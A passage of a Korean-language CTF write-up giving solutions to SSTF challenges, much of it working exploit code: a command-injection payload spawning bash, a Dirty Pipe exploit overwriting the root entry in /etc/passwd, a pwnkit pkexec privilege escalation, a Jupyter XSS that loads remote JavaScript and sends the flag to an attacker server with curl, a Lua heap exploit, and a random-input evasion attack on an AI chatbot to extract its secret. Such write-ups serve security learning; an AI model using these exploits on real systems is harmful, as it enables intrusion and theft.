2. **쉘 명령 실행 전 stdout 스트림 버퍼 flush 미수행**: 프로그램에서 셸 명령을 실행하기 전 stdout 스트림 버퍼를 flush하지 않아 익스플로잇 코드 작성에 주의를 요한다.

```
from pwn import *
import re
import random
import time

context.update(encoding='utf-8')
#context.update(log_level='debug')
if args.LOCAL:
    rct = lambda: process(["python3", "powdle.py"])
else:
    rct = lambda: remote(args.HOST or 'powdle.sstf.site', args.PORT or 9999)

# Powdle config
DIFFICULTY = 5
ROUNDS = 5
HIGHSCORE = 3000
green = "\033[42m {} \033[0m "
yellow = "\033[43m {} \033[0m "
gray = "\033[100m {} \033[0m "

def gen_fake_email(suffix):
    if not re.search(r"\s", suffix):
        suffix = " " + suffix
    fake_len = 0x1000 - len(suffix)
    part1_len = fake_len // 2
    part2_len = fake_len - part1_len
    return "@" * part1_len + "." * part2_len + suffix
```

```

def compute_pow(s, difficulty=DIFFICULTY):
    m = hashlib.sha256()
    m.update(s)
    h = m.hexdigest()[:difficulty]
    return h

def parse_board(board, guess):
    i = 0
    result = []
    for item in guess:
        for typ, fmt in enumerate((green, yellow, gray)):
            expected_token = fmt.format(item)
            if board[i:i+len(expected_token)] == expected_token:
                result.append(typ)
                i += len(expected_token)
                break
        else:
            raise ValueError(board, i, guess)
    if i < len(board):
        raise ValueError(2)
    return result

class DeadlineExceeded(Exception):
    pass

class AbruptShell(Exception):
    pass

def do_challenge(r, min_target_score, max_target_score):
    r.recvuntil("Challenge: ")
    challenge = r.recvlineS().rstrip('\n').encode()
    r.recvline()

    charset = '0123456789abcdef'
    survey_mode_threshold = 8
    round_timeout = 60.
    guess_timeout = 30.

    goal_mask = 0
    goal_value = 0
    goal_nocharset = set()
    goal_probed_charset = set()
    goal_length = DIFFICULTY
    trial = 1

    round_start_ts = time.monotonic()
    while True:
        current_max_score = 2200 - (200 * trial)
        should_challenge = (
            current_max_score >= min_target_score and
            0 < max_target_score
        )

```

```

token = r.recvS(1)
if token != "G": # Guess #{}:
    remaining = r.recvlineS()
    log.info("End resp: %r", token + remaining)
    if (token + remaining).startswith("Too slow!"):
        raise DeadlineExceeded
    assert (token + remaining).startswith("Wrong")
    return False

guess_start_ts = time.monotonic()
log.debug('Prompt %r', token + r.recvuntilS(": "))

is_charset_survey_mode = len(goal_probed_charset) < survey_mode_threshold
heterogeneity_threshold = min(5, len(charset) - len(goal_probed_charset))

log.info('%-6s: M %05x, V %05x, C %r',
         "[skip]" if not should_challenge else
         "[survey]" if is_charset_survey_mode else
         "[guess]",
         goal_mask, goal_value, ''.join(sorted(goal_nocharset)))
uncertain_indices = [goal_length - 1 - i
                     for i in range(goal_length)
                     if ((goal_mask >> (i * 4)) & 0xf) != 0xf]
for i in range(16777216 if should_challenge else 1):
    source = b'%s-%08x' % (challenge, random.randrange(1 << 32))
    guess = compute_pow(source)
    guess_value = int(guess, 16)
    if is_charset_survey_mode:
        heterogeneity = len(set(guess)) - goal_probed_charset
        if heterogeneity >= heterogeneity_threshold:
            break
    else:
        if not (((guess_value ^ goal_value) & goal_mask) or
               any(guess[i] in goal_nocharset for i in uncertain_indices)):
            break

    if (i % 65536) == 0:
        cur_ts = time.monotonic()
        if (cur_ts - round_start_ts >= round_timeout or
            cur_ts - guess_start_ts >= guess_timeout):
            break

    r.sendline(source)
    for _ in range(trial - 1):
        line = r.recvline(timeout=8)
        if line.startswith(b"qX"):
            raise AbruptShell
        log.debug('%r', line)
    board = r.recvlineS().rstrip('\n')
    log.debug('Board %r; guess %r [source %r]', board, guess, source)
    if board.startswith("Invalid Input!"):

```

```

        raise ValueError('invalid; input was %r' % (source,))
    if board.startswith("Too slow!"):
        raise DeadlineExceeded

    result = parse_board(board, guess)
    log.info('Guess %r [%s], Feedback %r', guess, source, "survey" if
is_charset_survey_mode else "guess", result)
    feedback_mask = int(''.join('f00'[v] for v in result), 16)
    feedback_value = guess_value & feedback_mask
    feedback_nocharset = {guess[i] for i, v in enumerate(result) if v == 2}

    goal_mask |= feedback_mask
    goal_value |= feedback_value
    goal_nocharset |= feedback_nocharset
    goal_probed_charset |= set(guess)

    log.debug('Interim %r', r.recvline())
    verdict = r.recvlineS()
    if verdict == "Correct!\n":
        return True
    assert verdict == "Try again!\n", verdict

    trial += 1

def try_get_shell(r):
    r.recvuntil("Give me your email: ")
    r.send(gen_fake_email('';printf q%s\\n X X X X Z;exec bash; #'))

    score = 0
    round_no = 1

    while True:
        round_min_target_score = (HIGHSCORE + 1) - (score + (ROUNDS - round_no) *
2000)
        round_max_target_score = (HIGHSCORE + 1) - score

        preamble = r.recvlineS()
        if not preamble.startswith("Round "):
            log.info('LAST %r', preamble)
            break

        try:
            success = do_challenge(
                r,
                min_target_score=round_min_target_score,
                max_target_score=round_max_target_score,
            )
        except DeadlineExceeded:
            log.warning('%r timeout!', preamble.strip())
            continue

    r.recvuntil("Current score: ")

```

```
score = int(r.recvlineS().strip())
log.info('"%r success: %r score: %r', preamble.strip(), success, score)
r.recvline()

round_no += 1

return score > HIGHSCORE

def get_shell(rct):
    while True:
        r = rct()
        try:
            if try_get_shell(r):
                ret_r = r
                r = None
                return ret_r
        except AbruptShell:
            ret_r = r
            r = None
            return ret_r
        except Exception:
            log.warning('failed pass', exc_info=True)
    finally:
        if r is not None:
            r.close()

r = get_shell(rct)
r.interactive()
```

solve.py

Flag: SCTF{the\_word\_of\_today\_is\_ReDoS!}

## Super mario

바이너리는 pipe fd를 열고, 이를 통해 읽기 및 쓰기를 시도한다. Dirty Pipe 취약점을 통해 권한이 없는 파일에 arbitrary file write 하는 익스플로잇을 작성하였다. 해당 익스플로잇을 통해 서버의 guest 쉘을 획득하면, /etc/passwd를 조작하는 LPE 코드를 실행하여 root 쉘을 획득하고 플래그를 획득할 수 있다. 서버에서 LPE를 위해 **(echo piped; cat) | su -c /bin/sh root** 를 실행한다.

```
from pwn import *
import base64
# p = process("./mario")
p = remote("supermario.sstf.site", 34003)

def write_pipe(sz, data):
    print(p.sendlineafter(b">", b"2"))
    print(p.sendlineafter(b">", str(sz)))
    print(p.sendlineafter(b">", data))

def make_file(filepath):
    print(p.sendlineafter(b">", b"3"))
    print(p.sendlineafter(b">", filepath))

def read_pipe():
    print(p.sendlineafter(b">", b"1"))

def read_file(file_path, sz):
    print(p.sendlineafter(b">", b"4"))
    print(p.sendlineafter(b">", file_path))
    print(p.sendlineafter(b">", str(sz)))

content = b"A"*4096
# fill and empty buf
for i in range(0, 16):
    write_pipe(len(content), content)

for i in range(0, 16):
    read_pipe()
read_file(b"/home/guest/info.sh", 10)
write_pipe(10, b"a;/bin/sh;")

pause()
p.sendline(b"5")

p.interactive()
```

**mario exploit code**

```

#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/***
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
    if (pipe(p)) abort();

    const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    static char buffer[4096];

    /* fill the pipe completely; each pipe_buffer will now have
     * the PIPE_BUF_FLAG_CAN_MERGE flag */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        write(p[1], buffer, n);
        r -= n;
    }

    /* drain the pipe, freeing all pipe_buffer instances (but
     * leaving the flags initialized) */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        read(p[0], buffer, n);
        r -= n;
    }

    /* the pipe is now empty, and if somebody adds a new
     * pipe_buffer without initializing its "flags", the buffer
     * will be mergeable */
}

int main() {
    const char *const path = "/etc/passwd";

    printf("Backing up /etc/passwd to /tmp/passwd.bak ...\\n");
    FILE *f1 = fopen("/etc/passwd", "r");
    FILE *f2 = fopen("/tmp/passwd.bak", "w");

    if (f1 == NULL) {
        printf("Failed to open /etc/passwd\\n");
        exit(EXIT_FAILURE);
}

```

```

} else if (f2 == NULL) {
    printf("Failed to open /tmp/passwd.bak\n");
    fclose(f1);
    exit(EXIT_FAILURE);
}

char c;
while ((c = fgetc(f1)) != EOF)
    fputc(c, f2);

fclose(f1);
fclose(f2);

loff_t offset = 4; // after the "root"
const char *const data =
":$6$root$xgJsQ7yaob86QFGQQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1euYYLqIC6Wh2NyiziZ0Y9
lXJkClRizkeB/Q.0:0:0:test:/root:/bin/sh\n"; // openssl passwd -1 -salt root
piped
    printf("Setting root password to \"piped\"...\n");
const size_t data_size = strlen(data);

if (offset % PAGE_SIZE == 0) {
    fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
    return EXIT_FAILURE;
}

const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
const loff_t end_offset = offset + (loff_t) data_size;
if (end_offset > next_page) {
    fprintf(stderr, "Sorry, cannot write across a page boundary\n");
    return EXIT_FAILURE;
}

/* open the input file and validate the specified offset */
const int fd = open(path, O_RDONLY); // yes, read-only! :-)
if (fd < 0) {
    perror("open failed");
    return EXIT_FAILURE;
}

struct stat st;
if (fstat(fd, &st)) {
    perror("stat failed");
    return EXIT_FAILURE;
}

if (offset > st.st_size) {
    fprintf(stderr, "Offset is not inside the file\n");
    return EXIT_FAILURE;
}

if (end_offset > st.st_size) {
    fprintf(stderr, "Sorry, cannot enlarge the file\n");
    return EXIT_FAILURE;
}

```

```

/* create the pipe with all flags initialized with
   PIPE_BUF_FLAG_CAN_MERGE */
int p[2];
prepare_pipe(p);

/* splice one byte from before the specified offset into the
   pipe; this will add a reference to the page cache, but
   since copy_page_to_iter_pipe() does not initialize the
   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
-offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
    perror("splice failed");
    return EXIT_FAILURE;
}
if (nbytes == 0) {
    fprintf(stderr, "short splice\n");
    return EXIT_FAILURE;
}

/* the following write will not create a new pipe_buffer, but
   will instead write into the page cache, because of the
   PIPE_BUF_FLAG_CAN_MERGE flag */
nbytes = write(p[1], data, data_size);
if (nbytes < 0) {
    perror("write failed");
    return EXIT_FAILURE;
}
if ((size_t)nbytes < data_size) {
    fprintf(stderr, "short write\n");
    return EXIT_FAILURE;
}
}

```

**LPE**

**Flag: sctf{cl3ar\_D1rty\_p1p3}**

## pwnkit

공개된 익스플로잇을 PATH 환경변수 없이 돌도록 고쳐주면 된다.

g\_find\_program\_in\_path는 상대 경로가 들어오면 g\_get\_current\_dir() + "/" + input을 리턴하기 때문에 이것을 이용해서 GCONV\_PATH=... 가 리턴되게 할 수 있다.

g\_get\_current\_dir에서 PWD 환경변수의 값이 .과 같은 파일일 경우 PWD 환경변수의 값을 리턴하는 것을 이용한다. (현재 디렉토리의 symlink를 만들어주면 됨)

pkexec에서 GIO\_USE\_VFS를 설정할때 envp가 재할당 되는 것을 막기 위해 GIO\_USE\_VFS 환경변수를 설정해놔야 한다.

```
// gcc -shared exp.c -o exp -Wl,-e,entry -fPIC

#define _XOPEN_SOURCE 700
#define _GNU_SOURCE
#include <dirent.h>
#include <errno.h>
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <ftw.h>

#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys	signal.h>

// 64-bit library
#ifndef __amd64__
const char service_interp[] __attribute__((section(".interp"))) =
"/lib64/ld-linux-x86-64.so.2";
#endif
// 32-bit library
#ifndef __i386__
const char service_interp[] __attribute__((section(".interp"))) = "/lib/ld-linux.so.2";
#endif

void entry()
{
    register int res;
    FILE *fp;
    char buf[PATH_MAX];

    //// ln -s $PWD GCONV_PATH=.
    // res = mkdir("GCONV_PATH=.", 0777);
    // if (res == -1 && errno != EEXIST)
    // {
    //     perror("Failed to create directory");
    //     _exit(1);
    // }

    //// cp /bin/true GCONV_PATH=./:

    fp = fopen("gconv-modules", "w+");
}
```

```

if (fp == NULL)
{
    perror("Failed to open output file");
    _exit(1);
}
if (fputs("module INTERNAL pkexec// pkexec 2\n\n", fp) < 0)
{
    perror("Failed to write config");
    _exit(1);
}
fclose(fp);

buf[readlink("/proc/self/exe", buf, sizeof(buf))] = 0;
res = symlink(buf, "pkexec.so");
// if (res == -1)
// {
//     perror("Failed to copy file");
//     _exit(1);
// }

char *argv[] = {NULL};
char *envp[] = {"./:", "CHARSET=pkexec", "SHELL=pkexec", "PWD=GCONV_PATH=.",
"GIO_USE_VFS=local", NULL};
execve("/home/pwnkit/pkexec", argv, envp);

_exit(0);
}

void gconv() {}
void gconv_init()
{
    puts("pwned");
    close(2);
    dup2(1, 2);
    setresuid(1000, 1000, 1000);
    setresgid(1000, 1000, 1000);
    execve("/bin/bash", (char *[]){"-i", NULL}, NULL);
    execve("/bin/sh", (char *[]){"/bin/sh", NULL}, NULL);
    _exit(0);
}

```

### solve.c

**Flag: SCTF{pony pwnie pol pol jjak}**

## Dr.Strange

Pow 하는 과정에서 시간이 오래걸리기 때문에 타이밍 어택을 통해 한글자씩 플래그를 알아낼 수 있다.  
단 서버 성능이 랜덤이라 threshold를 잘 구해야 한다.

```
from socket import *

flag = "sctf{time_attack_pre"
table = "}bcdefgah_ijklmnopqrstuvwxyz0123456789"

def recvuntil(s, delim):
    buf = b''
    while True:
        buf += s.recv(1)
        if buf.endswith(delim):
            return buf.decode()

for i in range(12, 30):
    print(flag, i)
    for c in table:
        print(c)
        s = socket(AF_INET, SOCK_STREAM)
        s.connect(("localhost", 31337))

        recvuntil(s, b"input>")
        s.send(flag.encode() + c.encode() + b'\n')
        import time
        t = time.time()
        print(recvuntil(s, b"value:"))
        s.close()
        if time.time() - t < 0.1:
            flag += c
            print(flag)
            break
```

sideside.py

Flag: sctf{time\_attack\_prequel}

## Datascience Class

jupyter hub에서 XSS가 발생하며, 관리자가 해당 노트북에 접근한다.

아래 코드를 통해 XSS를 트리거할 수 있다.

```
%html
<img src='@' onerror='import("http://[server]/exp.js");if(!window.loaded)
IPython.notebook.execute_all_cells(); window.loaded = true' />
```

XSS 봇의 권한은 sub-admin 권한이며, 플래그를 읽을 수 있는 그룹 권한을 가지고 있다.

```
admin:x:999:1000::/home/admin:/bin/bash
sub-admin:x:998:1000::/home/sub-admin:/bin/bash
```

/etc/passwd

Jupyter의 노트북을 이용해 공격을 진행하려고 했으나, sub-admin은 생성된 노트북이 존재하지 않아, 아래 코드를 통해 Untitled.ipynb 노트북을 생성하였다.

```
In [6]: import os
os.system("ls -al ../sub-admin")

total 44
drwxr-xr-x 1 sub-admin admin 4096 Aug 23 00:07 .
drwxr-xr-x 1 root      root  4096 Aug 23 02:08 ..
-rw------- 1 sub-admin admin  318 Aug 23 02:07 .bash_history
-rw-r--r-- 1 sub-admin admin  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 sub-admin admin 3771 Feb 25 2020 .bashrc
drwxr-x--- 3 sub-admin admin 4096 Aug 22 23:25 .cache
drwxr-x--- 2 sub-admin admin 4096 Aug 22 23:25 .ipython
drwxr-x--- 2 sub-admin admin 4096 Aug 22 23:26 .jupyter
drwxr-x--- 3 sub-admin admin 4096 Aug 22 23:25 .local
-rw-r--r-- 1 sub-admin admin  807 Feb 25 2020 .profile
```

Out[6]:

```
fetch("/user/sub-admin/api/contents", {
  "headers": {
    "accept": "application/json, text/javascript, */*; q=0.01",
    "accept-language": "ko",
    "content-type": "application/json",
    "x-requested-with": "XMLHttpRequest",
    "x-xsrf-token": document.cookie.split('_xsrf=')[1].split(';')[0]
  },
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{\"type\":\"notebook\"}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```

생성된 노트북에서 연결된 WebSocket으로 명령어를 전달하여 플래그를 획득할 수 있다.

```
var getIdframe = document.createElement('iframe');
getIdframe.src = '/';
getIdframe.id = 'getIdframe';
document.body.appendChild(getIdframe);

var user_id;
getIdframe.onload = function(){
    user_id = getIdframe.contentDocument.location.href.split('/')[4];
    func1();
}

var myframe;
function func1(){
    myframe = document.createElement('iframe');
    myframe.src = '/user/' + user_id + '/notebooks/Untitled.ipynb';
    myframe.id = 'myframe';
    document.body.appendChild(myframe);
    myframe.onload = function(){
        setInterval(go, 3000);
    }
}

function go(){
    myframe.contentWindow.Jupyter.notebook.kernel.ws.send(`{
        "buffers": [],
        "channel": "shell",
        "content": {
            "allow_stdin": true,
            "code": "import os;os.system('curl http://[server]/flag?$(id -u)$(cat /home/admin(flag))')",
            "silent": false,
            "stop_on_error": true,
            "store_history": true,
            "user_expressions": {}
        },
        "header": {
            "msg_id": "bc0609b61c084a398d6a7980ea1604${Math.round(Math.random() * (99 - 10) + 10)}",
            "msg_type": "execute_request",
            "session": "${myframe.contentWindow.Jupyter.notebook.kernel.session_id}",
            "username": "username",
            "version": "5.2"
        },
        "metadata": {},
        "parent_header": {}
    }`);
}
```

Flag: SCTF{l\_want\_t0\_b3\_data\_specia1ist}

## LuQwest

Lua(루아)로 만들어진 게임을 구동할 수 있는 바이너리이다. 나만의 게임을 로드할 수 있고 기존 argv[1]로 입력된 게임을 구동할 수 있다. 서버에서 구동되고 있는 루아 스크립트의 내용을 확인할 수 없다. 하지만 리버싱을 하면 서버에서 구동되는 게임에 필요한 기능을 제공하기 위한 커스텀 함수가 있다는 것을 알 수 있다. 해당 함수는 기존 루아 \_G의 load 함수를 덮어 쓰여진 형태로 턴제 게임에서 새로운 턴을 유저에게 알릴 때 사용한다. 원래의 의도는 start 함수를 통해 불려지는 것인데, 곧바로 호출할 수 있어 문제점이 발생한다. 함수의 인자는 (data, GameObj)이다. Start 함수를 통해 정상적으로 load 함수를 호출하면 GameObj가 설정된다. 하지만 곧바로 load 함수를 호출하면 이 값이 설정되지 않는다. 이를 이용해 원하는 곳에 있는 값을 힙 주소(text key의 값 문자열)로 덮어쓸 수 있다.

Exploit은 총 3가지 단계로 이루어진다.

1. 임의 스트링의 문자열을 엄청 크게 만든 후 libc 근처에 mmap 되게 한 후, 해당 문자열의 타입을 function/thread/table 등으로 바꿔 주소를 알아낸다. (환경마다 mmaped region  $\leftarrow \rightarrow$  libc 오프셋의 차이가 있어 brute force나 계산이 필요하다.)
2. 임의 table을 생성한 다음 해당 table의 array/node 주소를 내가 만든 fake 오브젝트로 덮어 table 멤버의 값과 속성을 (arbitrary pointer / 함수 타입)으로 변경한다.
3. 임의 table의 값을 실행한다. (one-shot gadget)

```
local function _objAddr(o)
    return tonumber(tostring(o):match('^%a+: 0x(%x+)$'), 16)
end
p={}
addr=_objAddr(p)
print(addr)
print(_objAddr(print))
x = string.rep("XXXX1234", 50000)
y = {string.rep("LOL01234", 50), x, print, x, print}
z = 0x1590 + 0x18 - 2
t = {}
t["text"] = string.pack("<L", 0x555555554000+0x0000000000230E70)
load(t, addr + z) -- string 타입을 function이나 thread등으로 바꾸는 과정

print(y[4])
leak = _objAddr(y[4])
print(leak)
leak = (leak << 16 >> 16)
base = leak - 0x549010
print(base)

t["text"] = string.pack("<LLLLLL", 0x4142, 0x4141, base+0xe5314, 0x16, 1, 3,
3, 4)
load(t, addr - 1440)
```

```
string.pack("<LLLLLLLLLLLL", base+0x442424242, base+0x4242414141411,
base+0x424241414141, base+0x424241414141, base+0x424241414141,
base+0x424241414141, base+0x424241414141, base+0x424241414141,
base+0x424241414141, base+0x424241414141, base+0x4242414141411, 0)
y[2]("asdf") -- function ptr 뒀음
print("?)")
```

pwn.lua

```
from pwn import *
import base64
# r = process(['./luqwest', '/etc/passwd'], env={"LD_PRELOAD":
"/home/ubuntu/libc-2.27.so"}, aslr=False)

offset = -0x3a4000
while True:
    r = remote('luqwest.sstf.site', 37714)
    context.log_level ='error'
    r.sendline(b'L')
    r.recvuntil(b'script')
    x=open('lol.lua','rb').read().strip()
    x = x.replace(b'0x549010', hex(0x549010-offset).encode('latin-1'))


    x = base64.b64encode(x)
    pay = b'-----BEGIN GAME-----\n'
    pay += x
    pay += b'\n-----END GAME-----'
    r.sendline(pay)
    context.log_level ='debug'
    r.interactive()
```

pwn.py

Flag: SCTF{17\_15\_d4n63r0u5\_70\_60\_4l0n3!\_74k3\_7h15\_f146}

## Facing Worlds

첨부된 오디오 파일 unreal.wav을 재생시켜보면 문제의 제목에 걸맞게 Unreal Tournament 시리즈의 맵인 Facing Worlds의 배경음악이 들린다.



파형을 통해서, 혹은 헤드폰을 통해서 들어보면 알 수 있듯이 스테레오 채널 양쪽에서 재생되는 소리가 조금씩 다르다.



두 채널 중 한 채널의 Polarity를 반전시켜 합치는 식으로 두 채널의 차이점을 추출해보면 몇몇 음들이 띄엄띄엄 재생된다.

```
11001010 11000010 00101010 01100010 11011110 10101010 01110110 01001110  
11001100 10000110 00110010 11111010 01001100 11111010 11100110 00001100  
11111010 01000110 00000010 11000110 11010110 11111010 10010110 01110010  
11111010 00101010 10010110 10110110 11001100 10111110
```

### Transcription in Binary

이 음들을 바이너리로 변환한다. 만약 이 데이터가 ASCII 바이트라면 MSB가 0이어야 하는데 추출한 데이터는 LSB가 0이다. 각 바이트 단위로 비트를 뒤집어서 플래그를 획득할 수 있다.

Flag: SCTF{Unr3aL\_2\_g0\_b@ck\_iN\_Tim3}

## holdthedoor

제공된 압축파일을 풀면 sctf.jar 파일이 하나 나온다. Jadx-gui 등의 디컴파일러 툴로 열어서 확인해보면 내부적으로 약 2,000여개의 클래스가 존재하는 것을 알 수 있고, 대부분이 비슷한 형태를 가진다.

우선 Main 클래스를 살펴보면 C1843 클래스의 getCode 메소드를 호출하여 생성된 code가 FLAG로 출력되는 것을 확인할 수 있다.

```
package SCTF;

/* loaded from: sctf.jar:SCTF/Main.class */
class Main {
    Main() {
    }

    public static void main(String[] args) {
        Abstract start = new C1843();
        StringBuilder code = new StringBuilder();
        try {
            start.getCode(code);
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println(String.format("FLAG=%s", code));
    }
}
```

Main.java

C로 시작하는 클래스는 앞서 언급한 것과 같이 비슷한 형태를 띠고 있는데, 각각 f0, f1, f2, f3, f4 같은 넘겨진 code에 데이터를 덧붙이는 역할을 하는 메소드들과 getCode 메소드, 그리고 다음으로 호출되는데 사용되는 클래스를 결정하는 getNext 메소드의 구현으로 이루어진다.

다만, 모든 클래스가 모든 f 메소드를 구현하는 것은 아니며, 상속하는 부모 클래스의 구현체를 쓰기도 한다.

```
package SCTF;

class C1843 extends C1785 {
    public void f0(StringBuilder code) throws Exception {
        code.append("80FY4tuw/4YfLXil6qrVhzGFk8eZJkD+iyIaFk8fVKZ21Wqv");
    }

    public void f1(StringBuilder code) throws Exception {

```

```

        code.append("/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAIQIBAQICAgIC");
    }

    public void f3(StringBuilder code) throws Exception {
        code.append("eYohQ0zYrG96rAbd8C2TJJQw/Lj0qfQ9LJI8jCbN5GjSqb/p");
    }

    public Abstract getNext() {
        Abstract next = null;
        System.out.println("C1843 -> ?\nkey = ");
        long key = scanner.nextLong();
        if (-536047772 > key && (key * key) - (key * (-4059264654L)) ==
-7151116369261473L) {
            next = new C540();
        }
        if (-1836949803 > key && (key * key) - (key * (-1981775087)) ==
21105786078432630L) {
            next = new C54();
        }
        return next;
    }

    public void getCode(StringBuilder code) throws Exception {
        Abstract next = getNext();
        f1(code);
        next.getCode(code);
    }
}

```

### C1843.java

예를 들어, 맨 처음 실행되는 C1843 클래스의 getCode 메소드에서는 해당 클래스의 f1 메소드를 호출하여 base64 형태의 데이터를 추가한 후, next에 해당하는 다음 클래스의 getCode 메소드를 호출하여 실행 흐름을 넘기게 된다.

여기서, getNext 메소드는 사용자로부터 숫자 key를 입력 받아서 다음 클래스를 결정하게 되는데 해당 key가 특정 조건에 부합해야만 설정할 수 있다. 이 조건은 각 클래스마다 다르며, 어떤 경우에는 조건을 수학적으로 충족시키는 key 값이 존재하지 않는 경우도 있다. 또한, 일부 클래스에서는 f 메소드가 Exception을 던지므로, 이런 경우는 도달하면 안되는 경우로 판단하여 제거할 수 있다.

수 많은 파일들 내에 있는 모든 경우의 수를 수작업으로 확인할 수는 없기 때문에, 디컴파일 된 Java 파일들을 수정한 후 재컴파일 함으로써, 간단한 스크립트를 통해 자동으로 도달 불가능한 클래스는 제거하고 도달 가능한 순서를 모두 실행해보며 마지막 클래스인 Last 클래스까지 도달하도록 만들어서 결과를 도출했다.

```
package SCTF;

class Main {
    Main() {
    }

    public static void main(String[] args) {
        for (int i = 0; i <= 2000; i++) {
            badkeys.put(i, new java.util.HashSet());
        }
        while (true) {
            choicehistory.clear();
            clshistory.clear();
            Abstract start = new C1843();
            StringBuilder code = new StringBuilder();
            try {
                start.getCode(code);
            } catch (Exception e) {
                int badcls = (Integer)clshistory.remove(clshistory.size() - 1);
                int badchoice =
                    (Integer)choicehistory.remove(choicehistory.size() - 1);
                java.util.HashSet bad =
                    (java.util.HashSet)badkeys.get(badcls);
                bad.add((Integer)badchoice);
                System.out.println(String.format("cls=%d, choice=%d", badcls, badchoice));
                e.printStackTrace();
                continue;
            }
            System.out.println(String.format("FLAG=%s", code));
            break;
        }
    }

    static java.util.HashMap badkeys = new java.util.HashMap();
    static java.util.ArrayList clshistory = new java.util.ArrayList();
    static java.util.ArrayList choicehistory = new java.util.ArrayList();

    public static long getKey(int cls, int count) {
        java.util.HashSet bad = (java.util.HashSet)badkeys.get(cls);
        System.out.println(String.format("num bad=%d", bad.size()));
        for (int i = 0; i < count; i++) {
            if (bad.contains((Integer)i) == false) {
                System.out.println(String.format("choice=%d", i));
                clshistory.add(cls);
                choicehistory.add(i);
            }
        }
    }
}
```

```

        return i;
    }
}
return -1;
}
}

```

Main.java

z3를 통해 우선 제거할 수 있는 조건문들도 존재하기 때문에 전처리도 함께 진행한다.

```

import glob
import re
from z3 import *

for x in range(0, 2001):
    print(x)
    if x == 908 or x == 981:
        continue
    path = 'SCTF/C%d.java' % x
    lines = []
    nconds = 0
    nextlong_idx = None
    with open(path) as f:
        for line in f:
            if re.search(r'long key = scanner.nextLong', line):
                nextlong_idx = len(lines)
            elif re.search(r'if.*key.*key.* == .*L', line):
                s = Solver()
                m = re.search(r'if \((([-0-9]*L?) (. ) key && \((key \* key\)) - \((key \* \((?([-0-9]*L?)\)?\)) == (([-0-9]*L\)) ', line)
                assert m is not None
                print(m.group(1), m.group(2), m.group(3), m.group(4))
                key = Int('key')
                if m.group(2) == '>':
                    s.add(int(m.group(1)) > key)
                else:
                    assert m.group(2) == '<'
                    s.add(int(m.group(1)) < key)
                s.add(key * key - key * int(m.group(3)) == int(m.group(4)))
                if str(s.check()) == 'sat':
                    line = 'if (key == %d) {\n' % nconds
                    nconds += 1
                else:
                    line = 'if (false) {\n'
    lines += [line]

```

```
lines[nextlong_idx] = 'long key = Main.getkey(%d, %d);\n' % (x, nconds)
with open(path, 'w') as f:
    f.write(''.join(lines))
```

### patch\_sctf.py

모든 케이스를 면밀히 분석하지 않고 자동화를 하다보니 놓친 부분이 있었는지 (또는, 작성한 코드에 버그가 있었는지), 결과적으로 나온 데이터를 base64 디코딩하면 다음과 같은 JPG 이미지를 볼 수 있다.



대회 중 시간 여유가 많지 않아 이 상태에서 flag를 알아내야 했는데, 픽셀 구조 상 잘린 마지막 글자는 3이라는 것을 알 수 있었고 전체 길이 상 1글자가 부족하다는 정보에 기반해서 마지막 글자가 될 수 있는 16가지 경우의 수 중 '6'이라는 것을 알아낼 수 있었다.

**Flag: SCTF{b368c08c5ae5bca3f4f3f7b927bc0d36}**

## Sam Knows

머신러닝 모델을 활용한 AI 챗봇이였고, 플래그는 AI가 유저의 입력에 따라 대답을 적절히 해줄 것이라고 생각했다. 따라서, 유저가 입력한 데이터를 인공신경망이 기존 의도와는 다른 데이터로 인식시킬 수 있도록 속일 수 있을 것이라고 생각했고 (Evasion attack) 아래 코드를 이용해서 해당 인풋 (**m/P**)을 알아냈다. 그 이후, 시크릿 코드 (플래그)를 요청했다.

```
function makeRand(length) {
    var result          = '';
    var characters      =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*(
)_+-={[]}?\\\";`~ ';
    var charactersLength = characters.length;
    for ( var i = 0; i < length; i++ ) {
        result += characters.charAt(Math.floor(Math.random() *
charactersLength));
    }
    return result;
}

for (var j=0; j<50000; j++){
    var k = ""
    for (var i =0; i<= Math.random() * 10; i++) {
        k += makeRand(Math.random() * 10);
    }
